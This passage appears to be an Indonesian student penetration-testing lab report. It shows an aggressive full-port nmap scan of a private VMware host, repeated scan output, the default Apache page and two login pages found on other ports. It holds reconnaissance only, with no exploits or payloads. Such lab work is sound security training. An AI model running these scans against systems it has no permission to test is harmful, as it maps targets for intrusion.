|_  ERROR: Unable to obtain data from the target
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
| ssh-hostkey:
|   2048 58:c4:20:42:62:b6:66:5a:8b:d6:4b:70:00:89:6d:7b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDTIq9KfEfeQ0K6j3wTjif+J29ULaaqkntjVQWIo/MhfcflQaOd
lLamzRYwME6qwAo2GQC3i3Vgs16SPDnPyv7uiqp2+TIInc2E9e+h4jgCuOrHpyMU3u3bomgqPv5K+zwWo2Wtzt+DDn
NLr/fR6XV/SyVsBQFNi8mOCLbeKizytUuDtQZyFfhG3Pow+sRNL7GLf8et0s2m2GKO4/PP7gjgGYTFPVKi8mjHbbKh
92UlZ5rr2/gYcd/ekJJ6Mz7+HhD+LoQDwM6ZEpwrmknNouaQRSFzMdC7t+gGKrn6tPTKs8SygarPhSfv71m4mAwMHA
jVmW41hjPq4XASHHLcmsM3
|   256 25:aa:50:23:f0:15:c0:3e:5c:1f:cf:10:a1:8c:36:2c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHhdYB6bUkRQBm2x
pD0Y8qR17hohjQNLGO3sn2cCygNf33HhSLH8wiH+WyMg0dP+zmoydGs4uphjGyoeqn1I1u4=
|   256 ab:1b:9f:c2:b8:d2:24:06:32:2a:1b:ce:0c:84:cb:69 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM9LOeCLNeYBNkTIbslV+hr6LkEktXlKOPFkalpPaLSx
25/tcp   open  smtp    syn-ack ttl 64 Postfix smtpd
|_smtp-commands: ven.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCE
DSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
| ssl-cert: Subject: commonName=ven
| Subject Alternative Name: DNS:ven
| Issuer: commonName=ven
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-06-15T10:41:42
| Not valid after:  2031-06-13T10:41:42
| MD5:   4731 0003 1cca 71f8 e8c2 0231 0a64 a8eb
| SHA-1: 979f 4ac3 49da 999f 434d 2747 7860 3c54 127f 1e35
| -----BEGIN CERTIFICATE-----
| MIICxzCCAa+gAwIBAgIUMmkk5LoE+oNvQ5GwxJ+akLOuOKEwDQYJKoZIhvcNAQEL
| BQAwDjEMMAoGA1UEAwwDdmVuMB4XDTIxMDYxNTEwNDE0MloXDTMxMDYxMzEwNDE0
| MlowDjEMMAoGA1UEAwwDdmVuMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
| AQEAzMYcLcZBkqGhzpjwoZi2cq26E/UKNXA9o0/hpej+uKxxcnVmTvlJPu7Ku7kc
| FiHLCI+vG6H//wFERrfC8eoXBZ3LYbj9pNLcu+NUI58UjNb8fXSYprwmp8Dbpoli
| bMWdDOMGgUKHBj+3kyHATXGJMczBvR0XhSUVu99YVH8Swh8RZZM5mJ8uHx7OuI+K
| QBIQu67cBBPSBSv6LnxlsI5uA1mzhbfvkzFP7SxutxyrJOIOkTL4UL5zuD2BLdll
| uxx9XIsVhm0F3CMh2+t/duaaQfiiH6R8kOj2xFeMrNGVKjzFWvl1QOK6tcVyK2oa
| OqGySgkWNJOeF8PNEj4GuRi/7QIDAQABox0wGzAJBgNVHRMEAjAAMA4GA1UdEQQH
| MAWCA3ZlbjANBgkqhkiG9w0BAQsFAAOCAQEAOpXG9Uq4ulbSTy6l3zC+gwOIzOAp
| 1zSkcqys4TI2nSn1jFampoaI429KR1bgK1cU/4YAEXYtMrYlM87H5T66R/2MzCWt
| BYGgOYbhiLuKpOR6WsSlqqICmDo0rqonYIDceXH/7l9ElubsjEI7JTLMzi/UwC1/
| IK0yLDlVn0lY8bdXC+TqGTq6ZbY3e1veEsmDQNumGnzyxmij1Yy2T5WLfZO/rAMw
| fWBLD7tu/nh4sYfeQhjZhk1DTpgjQ8dVraBRVJ/p7mAesAQNuQtRnwkXt7nJGUN7
| pySRCvYoH0qcRsHT8+HF/5SKpwk6NCV1HiDA82DfVSIh6oEEKWH0Fa287Q==
|_-----END CERTIFICATE-----
| ssl-date: TLS randomness does not represent time
```



```
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
2733/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Admin Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
5190/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
| http-title: Happy Candy Store | Login
|_Requested resource was ./account_login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:16:71:DD (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/17%OT=21%CT=1%CU=33200%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=61E60A16%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=2%ISR=10D%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Uptime guess: 45.948 days (since Thu Dec  2 20:45:41 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
```

Description	Saya berhasil menemukan port 21 yang terbuka dengan version vsftpd 3.0.3 Saya berhasil menemukan port 22 yang terbuka dengan version OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) Saya berhasil menemukan port 25 yang terbuka dengan version smtpd Saya berhasil menemukan port 80 yang terbuka dengan version Apache httpd 2.4.29 ((Ubuntu)) Saya berhasil menemukan port 2733 yang terbuka dengan version Apache httpd 2.4.29 ((Ubuntu)) Saya berhasil menemukan port 5190 yang terbuka dengan version Apache httpd 2.4.29 ((Ubuntu))

Target Web Application Location	
Listen Port	80
Preview	
Description	Saya telah berhasil menemukan port 80 yang terbuka dengan menggunakan tools nmap sehingga saya bisa menuju website tersebut

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining

Target Web Application Location	
Listen Port	2733
Preview	

Description	Saya telah berhasil menemukan port 2733 yang terbuka dengan menggunakan tools nmap sehingga saya bisa menuju website tersebut

Target Web Application Location	
Listen Port	5190
Preview	 Happy Candy Store | Lo... root@kali: ~ 07:53 PM Happy Candy Store | Login 192.168.136.133:5190/account_login.php Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec LOGIN Email Password LOG IN Don't have account? Register now!
Description	Saya telah berhasil menemukan port 5190 yang terbuka dengan menggunakan tools nmap sehingga saya bisa menuju website tersebut


Web Application Penetration Testing

Web Application Penetration and Information Retrieval	
Attack Method	Nmap Scanning
Payload or Command Used	nmap -A -T5 -v -d -p- 192.168.136.133
Step-by-Step Action	1.Mendapatkan ip target nya 2.Memasukan command nmap nya 3.Saya menggunakan -A untuk nmap nya menjadi aggressive saat scanning, lalu -T untuk mencepatkan timing nya, lalu -v untuk meningkatkan verbosity nya agar lebih lengkap untuk mendapatkan informasi, lalu -d untuk meningkatkan


debugging nya agar scanning nya tidak ada error, lalu -p- agar saat bisa mengscanning semua port yang ada

4.nmap nya dijalankan


Result



```
Completed NSE at 19:30, 1.14s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
Nmap scan report for 192.168.136.133
Host is up, received arp-response (0.00074s latency).
Scanned at 2022-01-17 19:29:55 EST for 19s
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ssl-date:
|_  ERROR: Unable to obtain data from the target
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
| ssh-hostkey:
|   2048 58:c4:20:42:62:b6:66:5a:8b:d6:4b:70:00:89:6d:7b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDTIq9KfEfeQ0K6j3wTjif+J29ULaaqkntjVQWIo/MhfcflQaOd
lLamzRYwME6qwAo2GQC3i3Vgs16SPDnPyv7uiqp2+TIInc2E9e+h4jgCuOrHpyMU3u3bomgqPv5K+zwWo2Wtzt+DDn
NLr/fR6XV/SyVsBQFNi8mOCLbeKizytUuDtQZyFfhG3Pow+sRNL7GLf8et0s2m2GKO4/PP7gjgGYTFPVKi8mjHbbKh
92UlZ5rr2/gYcd/ekJJ6Mz7+HhD+LoQDwM6ZEpwrmknNouaQRSFzMdC7t+gGKrn6tPTKs8SygarPhSfv71m4mAwMHA
jVmW41hjPq4XASHHLcmsM3
|   256 25:aa:50:23:f0:15:c0:3e:5c:1f:cf:10:a1:8c:36:2c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHhdYB6bUkRQBm2x
pD0Y8qR17hohjQNLGO3sn2cCygNf33HhSLH8wiH+WyMg0dP+zmoydGs4uphjGyoeqn1I1u4=
|   256 ab:1b:9f:c2:b8:d2:24:06:32:2a:1b:ce:0c:84:cb:69 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM9LOeCLNeYBNkTIbslV+hr6LkEktXlKOPFkalpPaLSx
25/tcp   open  smtp    syn-ack ttl 64 Postfix smtpd
|_smtp-commands: ven.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCE
DSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
| ssl-cert: Subject: commonName=ven
| Subject Alternative Name: DNS:ven
| Issuer: commonName=ven
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-06-15T10:41:42
| Not valid after:  2031-06-13T10:41:42
| MD5:   4731 0003 1cca 71f8 e8c2 0231 0a64 a8eb
| SHA-1: 979f 4ac3 49da 999f 434d 2747 7860 3c54 127f 1e35
| -----BEGIN CERTIFICATE-----
```




```
| -----BEGIN CERTIFICATE-----
| MIICxzCCAa+gAwIBAgIUMmkk5LoE+oNvQ5GwxJ+akLOuOKEwDQYJKoZIhvcNAQEL
| BQAwDjEMMAoGA1UEAwwDdmVuMB4XDTIxMDYxNTEwNDE0MloXDTMxMDYxMzEwNDE0
| MlowDjEMMAoGA1UEAwwDdmVuMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
| AQEAzMYcLcZBkqGhzpjwoZi2cq26E/UKNXA9o0/hpej+uKxxcnVmTvlJPu7Ku7kc
| FiHLCI+vG6H//wFERrfC8eoXBZ3LYbj9pNLcu+NUI58UjNb8fXSYprwmp8Dbpoli
| bMWdDOMGgUKHBj+3kyHATXGJMczBvR0XhSUVu99YVH8Swh8RZZM5mJ8uHx7OuI+K
| QBIQu67cBBPSBSv6LnxlsI5uA1mzhbfvkzFP7SxutxyrJOIOkTL4UL5zuD2BLdll
| uxx9XIsVhm0F3CMh2+t/duaaQfiiH6R8kOj2xFeMrNGVKjzFWvl1QOK6tcVyK2oa
| OqGySgkWNJOeF8PNEj4GuRi/7QIDAQABox0wGzAJBgNVHRMEAjAAMA4GA1UdEQQH
| MAWCA3ZlbjANBgkqhkiG9w0BAQsFAAOCAQEAOpXG9Uq4ulbSTy6l3zC+gwOIzOAp
| 1zSkcqys4TI2nSn1jFampoaI429KR1bgK1cU/4YAEXYtMrYlM87H5T66R/2MzCWt
| BYGgOYbhiLuKpOR6WsSlqqICmDo0rqonYIDceXH/7l9ElubsjEI7JTLMzi/UwC1/
| IK0yLDlVn0lY8bdXC+TqGTq6ZbY3e1veEsmDQNumGnzyxmij1Yy2T5WLfZO/rAMw
| fWBLD7tu/nh4sYfeQhjZhk1DTpgjQ8dVraBRVJ/p7mAesAQNuQtRnwkXt7nJGUN7
| pySRCvYoH0qcRsHT8+HF/5SKpwk6NCV1HiDA82DfVSIh6oEEKWH0Fa287Q==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
2733/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Admin Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
5190/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
| http-title: Happy Candy Store | Login
|_Requested resource was ./account_login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:16:71:DD (VMware)
```


```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:16:71:DD (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/17%OT=21%CT=1%CU=33200%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=61E60A16%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=2%ISR=10D%TI=Z%CI=Z%II=I
